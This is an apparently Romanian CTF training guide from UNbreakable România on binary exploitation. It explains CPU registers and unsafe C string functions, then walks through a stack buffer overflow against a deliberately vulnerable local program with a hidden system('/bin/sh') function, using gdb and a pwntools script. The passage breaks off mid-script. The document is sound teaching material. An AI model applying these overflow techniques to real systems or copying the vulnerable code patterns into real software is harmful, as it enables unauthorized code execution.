



Introducere în exploatarea aplicațiilor

Resurse utile pentru incepatori din UNbreakable România

unbreakable.ro

Declinarea responsabilității	3
Introducere	5
La ce sunt utile conceptele de exploatare ale aplicațiilor binare?	5
Cum funcționează memoria unui computer?	6
Registrii procesorului pe arhitectura x86 (32 de biti).	6
Registrele de date	7
Registrele de indicator	8
Registrele indexului	8
Registre de control	8
Registre de segmente	9
Registrii procesorului pe arhitectura x64	10
Functii vulnerabile in C	11
gets() si fgets()	11
strcpy() & stpcpy()	12
strcat() and strcmp()	13
Introducere in exploatare binara in Linux.	14
Reutilizarea codului prin control RSP	16
Tipuri de vulnerabilitati și tehnici folosite in exploatarea aplicațiilor.	23
Despre LIBC, GOT si PLT	24
Ce este LIBC-ul?	24
Ce este PLT si ASLR?	25
Ce este GOT?	26
Resurse utile	26
Librarii si unelte utile în rezolvarea exercițiilor	27
Exerciții și rezolvări	28
Notafuzz (usor - mediu)	28
Bof (mediu)	32
Baby-rop (mediu - greu)	36
overflowie (ușor)	47
the-matrix (greu)	48
bork-sauls (ușor)	54
Function-check (mediu)	57
Baby-pwn (ușor)	58

Cookies (mediu)	61
babyrop-ret (greu)	64
Leakage (mediu)	67
Mussel (mediu)	69
Contribuitori	71

Declinarea responsabilității

Aceste materiale și resurse sunt destinate exclusiv informării și discuțiilor, având ca obiectiv conștientizarea riscurilor și amenințarilor informatice dar și pregătirea unor noi generații de specialiști în securitate informatică.

Organizatorii și partenerii UNbreakable România nu oferă nicio garanție de niciun fel cu privire la aceste informații. În niciun caz, organizatorii și partenerii UNbreakable România, sau contractanții, sau subcontractanții săi nu vor fi răspunzători pentru niciun fel de daune, inclusiv, dar fără a se limita la, daune directe, indirecte, speciale sau ulterioare, care rezultă din orice mod ce are legătură cu aceste informații, indiferent dacă se bazează sau nu pe garanție, contract, delict sau altfel, indiferent dacă este sau nu din neglijență și dacă vătămarea a fost sau nu rezultată din rezultatele sau dependența de informații.

Organizatorii UNbreakable România nu aprobă niciun produs sau serviciu comercial, inclusiv subiectele analizei. Orice referire la produse comerciale, procese sau servicii specifice prin marca de servicii, marca comercială, producător sau altfel, nu constituie sau implică aprobarea, recomandarea sau favorizarea acestora de către UNbreakable România.

Organizatorii UNbreakable România recomandă folosirea cunoștințelor și tehnologiilor prezentate în aceste resurse doar în scop educațional sau profesional pe calculatoare, site-uri, servere, servicii sau alte sisteme informatice doar după obținerea acordului explicit în prealabil din partea proprietarilor.

Utilizarea unor tehnici sau unelte prezentate în aceste materiale împotriva unor sisteme informatice, fără acordul proprietarilor, poate fi considerată infracțiune în diverse țări.

În România, accesul ilegal la un sistem informatic este considerată infracțiune contra siguranței și integrității sistemelor și datelor informatice și poate fi pedepsită conform legii.

Introducere

Binarele sau executabilele sunt codul mașinii ce este folosit pentru executare într-un computer. În cea mai mare parte, binarele cu care vă veți confrunta în concursurile de tip CTF sunt fișiere ELF Linux sau ocazional executabile Windows.

Exploatarea binară este un subiect larg în cadrul securității cibernetice, care se reduce la găsirea unei vulnerabilități în program și exploatarea acestuia pentru a obține controlul unui shell sau modificarea funcțiilor programului.

La ce sunt utile conceptele de exploatare ale aplicațiilor binare?


Istoric, încurajarea comunității pentru a învăța concepte existente de securitate ce apoi sunt aplicate pentru a identifica vulnerabilitati și tehnici inovative ce evita măsurile de securitate au dezvoltat comunitatea și au dus la construirea unor măsuri avansate de protecție suplimentară.

Aceste cunoștințe pot ajuta pasionații de securitate să identifice vulnerabilități și să dezvolte exploitudini pentru aplicații complexe, de exemplu un Browser sau aplicații comerciale.

Suplimentar, exploatarea unui binar presupune dobândirea și utilizarea unor cunoștințe avansate de Assembly, de programare sau tehnici de evitare a măsurilor de securitate ale sistemelor de operare populare precum Windows, Linux sau Mac OS.

Cum funcționează memoria unui computer?

Orice proces care este încărcat în memoria computerului nu este încărcat la întâmplare, are o zonă precisă dedicată în memorie pentru operațiunile sale. De exemplu, codul global, care este scris pentru program, se află la o anumită locație, iar variabilele de mediu au o locație diferită în care este amplasată memoria. Aceasta memorie arată ca în poza de mai jos.



Registrii procesorului pe arhitectura x86 (32 de biti).

Operațiunile procesorului implică în principal prelucrarea datelor. Aceste date pot fi stocate în memorie și accesate de acolo. Cu toate acestea, citirea și stocarea datelor în memorie încetinește procesorul, deoarece implică procese complicate de trimitere a cererii de date prin magistrala de control și în unitatea de stocare a memoriei și obținerea datelor prin același canal.

Pentru a accelera operațiunile procesorului, procesorul include câteva locații de stocare a memoriei interne, numite registre.

Registrele stochează elemente de date pentru procesare fără a fi nevoie să accesați memoria. Un număr limitat de registre sunt încorporate în cipul procesorului.

Există zece registre de procesoare pe 32 de biți și șase pe 16 biți în arhitectura IA-32.

Registrele sunt grupate în trei categorii :

- Registrele generale
- Registrele de control
- Registre de segmente.

Registrele generale sunt împărțite în continuare în următoarele grupuri :

- Registrele de date,
- Registrele pointerului
- Registrele index.

Registrele de date

Patru registre de date pe 32 de biți sunt utilizate pentru operații aritmetice, logice și alte. Aceste registre pe 32 de biți pot fi utilizate în trei moduri :

- Ca și registre complete de date pe 32 de biți avem: EAX, EBX, ECX, EDX.
- Jumătățile inferioare ale registrelor de 32 de biți pot fi utilizate ca patru registre de date de 16 biți: AX, BX, CX și DX.
- Jumătățile inferioare și superioare ale celor patru registre de 16 biți menționate mai sus pot fi utilizate ca opt registre de date pe 8 biți: AH, AL, BH, BL, CH, CL, DH și DL.

Unele dintre aceste registre de date au o utilizare specifică în operații aritmetice.

- AX este acumulatorul principal; este folosit în instrucțiuni de intrare / ieșire și în majoritatea aritmeticii. De exemplu, în operația de multiplicare, un operand este stocat în registrul EAX sau AX sau AL în funcție de dimensiunea operandului.
- BX este cunoscut ca registrul de bază, deoarece ar putea fi utilizat în adresarea indexată.
- CX este cunoscut sub numele de registru de numărare, deoarece registrele ECX, CX stochează numărul de bucle în operații iterative.
- DX este cunoscut sub numele de registru de date. Este, de asemenea, utilizat în operațiile de intrare / ieșire. De asemenea, este utilizat cu registrul AX împreună cu DX pentru operațiile de multiplicare și divizare care implică valori mari.

Registrele de indicator

Registrele de pointer sunt registre EIP, ESP și EBP pe 32 de biți și porțiuni corespunzătoare de 16 biți dreapta IP, SP și BP. Există trei categorii de registre de pointer :

- Instruction Pointer (IP) - Registrul IP pe 16 biți stochează adresa de offset a următoarei instrucțiuni de executat. IP în asociere cu registrul CS (ca CS: IP) oferă adresa completă a instrucțiunii curente din segmentul de cod.
- Stack Pointer (SP) - Registrul SP pe 16 biți oferă valoarea offsetului din stiva de programe. SP în asociere cu registrul SS (SS: SP) se referă la poziția curentă a datelor sau a adresei în stiva de programe.
- Pointer de bază (BP) - Registrul BP pe 16 biți ajută în principal la referențierea variabilelor parametrilor transmise unui subrutin. Adresa din registrul SS este combinată cu decalajul din BP pentru a obține locația parametrului. BP poate fi, de asemenea, combinat cu DI și SI ca registru de bază pentru adresare specială.

Registrele indexului

Registrele indexului pe 32 de biți, ESI și EDI, și porțiunile lor de 16 biți din dreapta. SI și DI, sunt utilizate pentru adresarea indexată și uneori folosite în plus și în scădere. Există două seturi de indicatori de index :

- Indexul sursei (SI) - Este utilizat ca index sursă pentru operațiile de tip șir.
- Index de destinație (DI) - Este utilizat ca index de destinație pentru operațiuni de șir.

Registre de control

Registrul indicatorului de instrucțiuni pe 32 de biți și registrul de semnalizare pe 32 de biți combinat sunt considerați ca registre de control.

Multe instrucțiuni implică comparații și calcule matematice și schimbă starea semnalizatoarelor și alte instrucțiuni condiționale testează valoarea acestor semnalizatoare de stare pentru a duce fluxul de control în altă locație.

Biții de pavilion obișnuiți sunt:

- Overflow Flag (OF) - Indică depășirea unui bit de ordin înalt (cel mai la stânga) de date după o operație aritmetică semnată.

- Direction Flag (DF) - Determină direcția stânga sau dreapta pentru deplasarea sau compararea datelor șirului. Când valoarea DF este 0, operația de șir ia direcția de la stânga la dreapta și când valoarea este setată la 1, operația de șir ia direcția de la dreapta la stânga.
- Indicator de întrerupere (IF) - Determină dacă întreruperile externe, cum ar fi introducerea tastaturii etc., trebuie ignorate sau procesate. Dezactivează întreruperea externă atunci când valoarea este 0 și activează întreruperile când este setată la 1.
- Trap Flag (TF) - Permite setarea funcționării procesorului în modul cu un singur pas. Programul DEBUG pe care l-am folosit setează semnalizatorul trap, astfel încât să putem parcurge execuția câte o instrucțiune la rând
- Sign Flag (SF) - Arată semnul rezultatului unei operații aritmetice. Acest semnalizator este setat în funcție de semnul unui element de date în urma operației aritmetice. Semnul este indicat de ordinul înalt al bitului din stânga. Un rezultat pozitiv șterge valoarea SF la 0, iar rezultatul negativ o stabilește la 1.
- Zero Flag (ZF) - Indică rezultatul unei operații aritmetice sau de comparație. Un rezultat diferit de zero elimină steagul zero la 0, iar un rezultat zero îl stabilește la 1.
- Flag auxiliar de transport (AF) - Conține transportul de la bitul 3 la bitul 4 după o operație aritmetică; folosit pentru aritmetica de specialitate. AF este setat atunci când o operațiune aritmetică de 1 octet determină un transfer de la bitul 3 la bitul 4.
- Parity Flag (PF) - Indică numărul total de 1-bit în rezultatul obținut dintr-o operație aritmetică. Un număr par de 1 biți șterge semnalizatorul de paritate la 0, iar un număr impar de 1 biți setează semnalizatorul de paritate la 1.
- Carry Flag (CF) - Conține transferul de 0 sau 1 de la un bit de ordin înalt (cel mai la stânga) după o operație aritmetică. De asemenea, stochează conținutul ultimului bit al unei operații de schimbare sau rotire.

Registre de segmente

Segmentele sunt zone specifice definite într-un program pentru conținerea datelor, codului și stivei. Există trei segmente principale:

- Segment de cod - Conține toate instrucțiunile care trebuie executate. Un registru al segmentului de cod pe 16 biți sau registrul CS stochează adresa de pornire a segmentului de cod.
- Segment de date - Conține date, constante și zone de lucru. Un registru de date pe 16 biți sau un registru DS stochează adresa de pornire a segmentului de date.
- Segment de stivă - Conține date și adrese de returnare ale procedurilor sau subrutinelor. Este implementat ca o structură de date „stivă”. Registrul Stack Segment sau registrul SS stochează adresa de pornire a stivei.

În afară de registrele DS, CS și SS, există și alte registre de segmente suplimentare - ES (segment suplimentar), FS și GS, care oferă segmente suplimentare pentru stocarea datelor.

În programarea asamblării, un program trebuie să acceseze locațiile de memorie. Toate locațiile de memorie dintr-un segment sunt relative la adresa de pornire a segmentului. Un segment începe într-o adresă divizibilă uniform cu 16 sau hexadecimale 10. Deci, cifra hexagonală din dreapta în toate aceste adrese de memorie este 0, care nu este în general stocată în registrele de segmente.

Registrele de segmente stochează adresele de pornire ale unui segment. Pentru a obține locația exactă a datelor sau instrucțiunilor într-un segment, este necesară o valoare de deplasare (sau deplasare). Pentru a face referire la orice locație de memorie dintr-un segment, procesorul combină adresa segmentului din registrul de segmente cu valoarea de offset a locației.

Registrii procesorului pe arhitectura x64

Arhitectura x64 este evoluția vechii arhitecturi x86, a păstrat compatibilitatea cu predecesorul său (registrele x86 sunt încă disponibile), dar a introdus și noi caracteristici:

- Registrele au acum o capacitate de 64 de biți;
- Există încă 8 registre cu scop general;
- Registrele de segmente sunt forțate la 0 în modul 64 biți;
- Cei 32, 16 și 8 biți inferiori ai fiecărui registru sunt acum disponibili.

Descriere generală a registrilor:

Registri	Nume	Subregistri
RAX	Registru acumulator	EAX(32), AX(16), AH(8), AL(8)
RBX	Registru de baza	EBX(32), BX(16), BH(8), BL(8)
RCX	Registru contor	ECX(32), CX(16), CH(8), CL(8)
RDX	Registru de date	EDX(32), DX(16), DH(8), DL(8)
RSI	Registru sursa	ESI(32), SI(16), SL(8)
RDI	Registru destinatie	EDI(32), DI(16), DL(8)
RBP	Registrul indicator de baza	EBP(32), BP(16), BPL(8)
RSP	Stack pointer	ESP(32), SP(16), SPL(8)
RIP	Registrul de instructie	EIP(32), IP(16)
R8-R15	Registri noi	R8D-R15D(32), R8W-R15W(16), R8B-R15B(8)

Acești regiștrii sunt similari ca și funcționalitate ca cei de pe arhitectura x86 care sunt explicați mai sus.

Funcții vulnerabile în C

O mulțime de vulnerabilități C se referă la buffer overflow. Zonele buffer de memorie sunt rezervate pentru a păstra date, atunci când este scris cod vulnerabil, permite unui exploit să scrie peste alte valori importante din memorie, cum ar fi instrucțiunile pe care CPU trebuie să le execute în continuare. C și C++ sunt susceptibile la buffer overflow, deoarece definesc șirurile ca matrice de caractere terminate cu nul, nu verifică implicit limitele și furnizează apeluri de bibliotecă standard pentru șirurile care nu impun verificarea limitelor.

gets() și fgets()

Funcția fgets () citește cel puțin unul mai puțin decât numărul de caractere specificat în funcție de dimensiune din fluxul dat și le stochează în șirul de caractere. Citirea se oprește atunci când se găsește un caracter nou de linie, la sfârșitul fișierului sau eroare. Noua linie, dacă există,

este păstrată. Dacă se citesc caractere și nu există nicio eroare, se adaugă un caracter „\0” pentru a termina șirul.

Funcția `gets ()` este echivalentă cu `fgets ()` cu o dimensiune infinită și un flux de `stdin`, cu excepția caracterului `newline` (dacă există) nu este stocat în șir. Este responsabilitatea apelantului să se asigure că linia de intrare, dacă există, este suficient de scurtă pentru a se încadra în șir.

Funcția `gets ()` nu poate fi utilizată în siguranță. Din cauza lipsei de verificare a limitelor și a incapacității programului apelant de a determina în mod fiabil lungimea următoarei linii de intrare, utilizarea acestei funcții permite utilizatorilor rău intenționați să modifice în mod arbitrar funcționalitatea unui program care rulează printr-un atac de depășire a bufferului.

```
#include <stdio.h>

int main () {
    char username[8];
    int allow = 0;
    printf external link("Enter your username, please: ");
    gets(username); // utilizatorul introduce "malicious"
    if (grantAccess(username)) {
        allow = 1;
    }
    if (allow != 0) { // suprascriere a variabilei username
        privilegedAction();
    }
    return 0;
}
```

warning: the `gets' function is dangerous and should not be used.

strcpy() & stpcpy()

Funcțiile `stpcpy ()` și `strcpy ()` copiază șirul `src` în `dst` (inclusiv caracterul „\0” care se termină). Funcțiile `stpncpy ()` și `strncpy ()` copiază cel mult caractere `len` din `src` în `dst`. Dacă `src` are mai puțin de `len` caractere, restul `dst` este umplut cu caractere „\0”. În caz contrar, `dst` nu este terminat. Șirurile sursă și destinație nu trebuie să se suprapună, deoarece comportamentul este nedefinit.

Funcția `strcpy()` este ușor utilizată greșit într-o manieră care permite utilizatorilor rău intenționați să modifice în mod arbitrar funcționalitatea unui program care rulează printr-un atac de depășire a bufferului.

```
char str1[10];
char str2[]="vremsauprascriemmemoria";
strcpy(str1,str2);
```

strcat() and strcmp()

Funcțiile `strcat()` și `strcmp()` sunt în mod similar vulnerabile la `strcpy()`. Pentru a atenua problemele `strcat()`, utilizați `strncat()`. Pentru a atenua problemele `strcmp()`, utilizați `strncmp()`. Funcția `strcat()` este ușor utilizată greșit într-o manieră care permite utilizatorilor rău intenționați să schimbe în mod arbitrar funcționalitatea unui program care rulează printr-un atac de depășire a bufferului. Evitați utilizarea `strcat()`. În schimb, utilizați `strncat()` sau `strlcat()` și asigurați-vă că nu sunt copiate mai multe caractere în memoria tampon de destinație decât poate conține.

Rețineți că `strncat()` poate fi, de asemenea, problematică. Poate fi o problemă de securitate ca un șir să fie deloc trunchiat. Deoarece șirul trunchiat nu va fi atât de lung ca originalul, se poate referi la o resursă complet diferită, iar utilizarea resursei trunchiate ar putea duce la un comportament foarte incorect.

```
void
foo(const char *arbitrary_string)
{
    char onstack[8] = "";
    #if defined(BAD)
        /*
         * Prima folosire a funcției strcat este greșită.
         */
        (void)strcat(onstack, arbitrary_string);    /* Gresit! */
    #elif defined(BETTER)
        /*
         * Următoarele două linii demonstrează o mai bună utilizare a
         * strncat ()
         */
        (void)strncat(onstack, arbitrary_string,
            sizeof(onstack) - strlen(onstack) - 1);
    #elif defined(BEST)
        /*
         * Aceste linii sunt și mai robuste datorită testării pentru
```

```
* trunchiere.  
*/  
if (strlen(arbitrary_string) + 1 >  
    sizeof(onstack) - strlen(onstack))  
    err(1, "onstack would be truncated");  
(void)strncat(onstack, arbitrary_string,  
              sizeof(onstack) - strlen(onstack) - 1);  
#endif  
}
```

Introducere in exploatare binara in Linux.

Deoarece colectarea de informații este cea mai importantă parte din fiecare activitate de testare de tip pentest, inclusiv de exploatare binară, este foarte important să știm cum să ne folosim de instrumente care ne vor ajuta să recunoaștem ce se întâmplă în interiorul unui binar.

Spre deosebire de Windows, unde sunt cele mai multe aplicații orientate către interfață grafică, pe Linux majoritatea instrumentelor folosite în exploatarea binara sunt sub forma de linie de comanda (CLI). Depanatorul implicit al Linux este **gdb**. Vine preinstalat cu majoritatea distribuțiilor Linux; în caz contrar, este accesibil prin:

```
sudo apt-get install gdb
```

Pentru a îmbunătăți vizibilitatea rezultatelor gdb, există numeroase extensii disponibile care au fost scrise de comunități și partajate public. Amintim de PEDA și pwndbg. PEDA poate fi descărcat și configurat cu ușurință. Poate fi descărcat de pe GitHub, pentru acesta poate fi găsit la următoarea adresă: <https://github.com/longld/peda>. Pentru instalare se vor folosi următoarele 2 comenzi de mai jos.

```
git clone https://github.com/longld/peda.git ~/peda  
echo "source ~/peda/peda.py" >> ~/.gdbinit
```

Pentru a depana un fișier folosind gdb, puteți utiliza pur și simplu comanda „**gdb [fișier]**”. Rețineți că nu vi se va permite să depanați binarele `sudo` sau să le atașați la un sistem cu privilegii mai mari. Odată ce programul este încărcat în gdb, îl puteți rula folosind comanda „**run**” sau „**r**”.

```
darius@bit-sentinel:~/Desktop/unbreakable/2020/pwn/bof$ gdb --silent ./bof
warning: ~/peda/peda.py source ~/peda/peda.py: No such file or directory
Reading symbols from ./bof...(no debugging symbols found)...done.
gdb-peda$ r
Starting program: /home/darius/Desktop/unbreakable/2020/pwn/bof/bof
Please enter the flag:
salut
[Inferior 1 (process 18295) exited normally]
Warning: not running
gdb-peda$
```

În plus, vă puteți atașa la un proces existent (aveți nevoie de privilegii ca să faceți asta, deci folosiți comanda sudo) cu -p parametru, în timp ce -q (care este -quiet) este utilizat astfel încât gdb nu tipărește o versiune lungă a informațiilor inițiale.

```
darius@bit-sentinel:~/Desktop/unbreakable/2020/pwn/bof$ ./bof &
[1] 18501
Please enter the flag:
darius@bit-sentinel:~/Desktop/unbreakable/2020/pwn/bof$ sudo gdb -q -p 18501
[sudo] password for darius:

warning: ~/peda/peda.py source ~/peda/peda.py: No such file or directory
Attaching to process 18501
Reading symbols from /home/darius/Desktop/unbreakable/2020/pwn/bof/bof...(no debugging symbols found)...done.
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...Reading symbols from /usr/lib/debug//lib/x86_64-linux-gnu/libc-2.27.so...done.
done.
Reading symbols from /lib64/ld-linux-x86-64.so.2...Reading symbols from /usr/lib/debug//lib/x86_64-linux-gnu/ld-2.27.so...done.
done.
```

Găsiți mai jos câteva comenzi gdb suplimentare și utile:

- **disas [nume funcție]** - Afișează decompilarea a unei funcții anume.
- **break [function]** sau **break * 0xaddress** - Pune un punct de întrerupere la intrarea unei funcții cu un anumit nume sau la o anumită abordare. Execuția se va opri de fiecare dată când este un punct de întrerupere atins.
- **print [name]** - Afișează conținutul unui obiect. Numele poate fi un nume de funcție, registru sau variabilă.
- **info [nume]** - Afișează informații despre un anumit registru sau despre mai mulți regiștrii
- **step** - sare cate un pas în program până ajunge la următoarea linie.
- **stepi** - Intrați exact într-o instrucțiune.
- **x** - examinează. Această comandă poate fi utilizată pentru a afișa diverse locații de memorie în diferite formate. Sintaxa pentru aceasta este: **x / [numărul de unități] [tipul de date] [numele locației]**. Un exemplu ar fi afișarea a 20 de unități word din registrul RSI (x/20w \$RSI).

Un pas important este acela de a va seta gdb sa va dea informații pe arhitectura Intel.

```
cat ~/peda/peda.py | grep disassembly-flavor
```

```
darius@bit-sentinel:~/Desktop/unbreakable/2020/pwn/bof$ cat ~/peda/peda.py | grep disassembly-flavor
self.execute("set disassembly-flavor intel")
peda.execute("set disassembly-flavor intel")
```

Alte instrumente care sunt utile atunci când inspectați binarele Linux sunt **readelf**, **ltrace**, **strace**, **strings** și **objdump**.

Reutilizarea codului prin control RSP

O bucată de cod dintr-un program care nu este utilizată, de exemplu, din cauza unei erori facute de un dezvoltator de a nu elimina funcțiile neutilizate, se numește cod mort.

Exemplu de exploatare a unei astfel de erori. Cod sursa.

```
#include <stdio.h>
#include <unistd.h>

int functie_care_nu_este_apelata() {
    system("/bin/sh");
}

int overflow() {

    char buffer[500];
    int userinput;

    userinput = read(0, buffer, 700);
    printf("User provided %d bytes. Buffer content is: %s\n", userinput, buffer);
    return 0;
}

int main (int argc, char * argv[]) {

    overflow();
    return 0;}


```

Pentru început vom dezactiva protecția ASLR (Address space layout randomization) și vom compila codul.

```
darius@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn$ sudo -s
root@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn# sudo echo 0 > /proc/sys/kernel/randomize_va_space
root@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn# exit
exit
darius@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn$ gcc -fno-stack-protector -z execstack exemplu.c -o exemplu -no-pie
exemplu.c: In function 'functie_care_nu_este_apelata':
exemplu.c:5:5: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
    system("/bin/sh");
    ^~~~~~
```


Unul dintre primele lucruri pe care le putem face cu controlul RSP este să re folosim codul mort în cadrul binarului. Cu alte cuvinte, vom face RSP să indice funcția "functie_care_nu_este_apelata ()" astfel încât să fie executată.

Pentru început să vedem adresa cu care începe funcția noastră. Acest lucru se poate face prin 2 modalități, printăm direct adresa funcției noastre dacă îi cunoaștem numele sau afisăm toate detaliile despre funcțiile programului.

```
darius@bit-sentinel:~/Desktop/unbreakable/introducere_in_pwn$ gdb -q ./exemplu
warning: ~/peda/peda.py source ~/peda/peda.py: No such file or directory
Reading symbols from ./exemplu...(no debugging symbols found)...done.
gdb-peda$ p functie_care_nu_este_apelata
$1 = {<text variable, no debug info>} 0x400577 <functie_care_nu_este_apelata>
```

Adresa funcției noastre se afla la "0x400577"

```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0000000000400438 _init
0x0000000000400460 system@plt
0x0000000000400470 printf@plt
0x0000000000400480 read@plt
0x0000000000400490 _start
0x00000000004004c0 _dl_relocate_static_pie
0x00000000004004d0 deregister_tm_clones
0x0000000000400500 register_tm_clones
0x0000000000400540 __do_global_dtors_aux
0x0000000000400570 frame_dummy
0x0000000000400577 functie_care_nu_este_apelata
0x000000000040058f overflow
0x00000000004005da main
0x0000000000400600 __libc_csu_init
0x0000000000400670 __libc_csu_fini
0x0000000000400674 _fini
```

Acum, vom decompila funcția pentru a vedea ce încearcă să execute.

```
gdb-peda$ disassemble functie_care_nu_este_apelata
Dump of assembler code for function functie_care_nu_este_apelata:
0x0000000000400577 <+0>:    push    rbp
0x0000000000400578 <+1>:    mov     rbp, rsp
0x000000000040057b <+4>:    lea     rdi, [rip+0x106]    # 0x400688
0x0000000000400582 <+11>:   mov     eax, 0x0
0x0000000000400587 <+16>:   call    0x400460 <system@plt>
0x000000000040058c <+21>:   nop
0x000000000040058d <+22>:   pop     rbp
0x000000000040058e <+23>:   ret
End of assembler dump.
gdb-peda$ x/s 0x400688
0x400688:    "/bin/sh"
```

Observam ca la +4 se găsește stringul /bin/sh iar la +16 încearca sa execute funcția de sistem. Acum ne întrebăm probabil cum putem apela aceasta functie sau cum putem abuza de acest program ca sa executam comanda /bin/sh? Răspunsul este simplu, vom încerca sa rescriem memoria programului și sa executam pe stiva funcția care nu este apelată.

Vom seta un breakpoint înainte de funcția **ret** din funcția vulnerabilă “**overflow**” ca sa vedem ce se intampla cand trimitem 700 de A-uri.

```
gdb-peda$ disassemble overflow
Dump of assembler code for function overflow:
   0x000000000040058f <+0>:    push    rbp
   0x0000000000400590 <+1>:    mov     rbp, rsp
   0x0000000000400593 <+4>:    sub     rsp, 0x200
   0x000000000040059a <+11>:   lea     rax, [rbp-0x200]
   0x00000000004005a1 <+18>:   mov     edx, 0x2bc
   0x00000000004005a6 <+23>:   mov     rsi, rax
   0x00000000004005a9 <+26>:   mov     edi, 0x0
   0x00000000004005ae <+31>:   call    0x400480 <read@plt>
   0x00000000004005b3 <+36>:   mov     DWORD PTR [rbp-0x4], eax
   0x00000000004005b6 <+39>:   lea     rdx, [rbp-0x200]
   0x00000000004005bd <+46>:   mov     eax, DWORD PTR [rbp-0x4]
   0x00000000004005c0 <+49>:   mov     esi, eax
   0x00000000004005c2 <+51>:   lea     rdi, [rip+0xc7]          # 0x400690
   0x00000000004005c9 <+58>:   mov     eax, 0x0
   0x00000000004005ce <+63>:   call    0x400470 <printf@plt>
   0x00000000004005d3 <+68>:   mov     eax, 0x0
   0x00000000004005d8 <+73>:   leave
   0x00000000004005d9 <+74>:   ret
End of assembler dump.
gdb-peda$ b *0x00000000004005d9
Breakpoint 3 at 0x4005d9
```

Acum vom rula exploitul dezvoltat de noi in python cu ajutorul librăriei pwnlib si putem seta acest breakpoint direct din python.

```
from pwn import *

p=process("./exemplu")
gdb.attach(p, gdbscript="""
b *0x00000000004005d9
""")
payload="A"*700
p.sendline(payload)
log.info(payload)
p.interactive()
```

După rularea exploitului, observăm următoarele:

[illegible]

Ne va da un pop-up cu un terminal cu GDB apăsați tasta **c** de la a continua. Și acum vom vedea ca regiștrii s-au suprascris.

```
RDX: 0x0
RSI: 0x602260 ("User provided 700 bytes. Buffer content is: ", 'A' <repeats 156 times>...)
RDI: 0x1
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffddc0 ('A' <repeats 180 times>)
RIP: 0x4005d9 (<overflow+74>: ret)
R8 : 0x0
R9 : 0x1fe
R10: 0xffffffffe02
R11: 0x246
R12: 0x400490 (<_start>: xor ebp,ebp)
R13: 0x7fffffffdd00 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
```

Acum trebuie sa calculam offsetul sa vedem la al câtelea caracter crapă programul.

```
gdb-peda$ pattern_create 700
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AFAabAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AA0AAkAAPAA1AAQAaMAARAAoAASAApAATAA
qAAUAArAAVAATaAWAAuAAXAAvAAYAaWAAZAAxAAyAAzA%A%A%SA%$A%nA%CA%-A%(A%DA%;A%)A%EA
%A%A%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%N
A%jA%9A%OA%kA%PA%LA%QA%MA%RA%OA%SA%pA%TA%QA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%
yA%zAs%AssAsBAS$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHasdAs3AsIAsEa
s4AsJAsfAs5AsKAsgAs6AsLAsHAs7AsMAsiAs8AsNASjAs9AsOAskAsPAslAsQAsmAsRAsOAsSAspAsT
AsqAsUAsrAsVAsTAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABbAB$ABnABCAB-AB(ABDAB;AB)AB
EABaAB0ABFABbAB1ABGABcAB2ABHABdAB3ABIABeAB4ABJABfAB5ABKABqAB6'
```

Copiatu acest pattern si adaugati-l in script.

```
from pwn import *  
  
p=process("./exemplu")  
gdb.attach(p,gdbscript="  
b *0x000000000004005d9  
")  
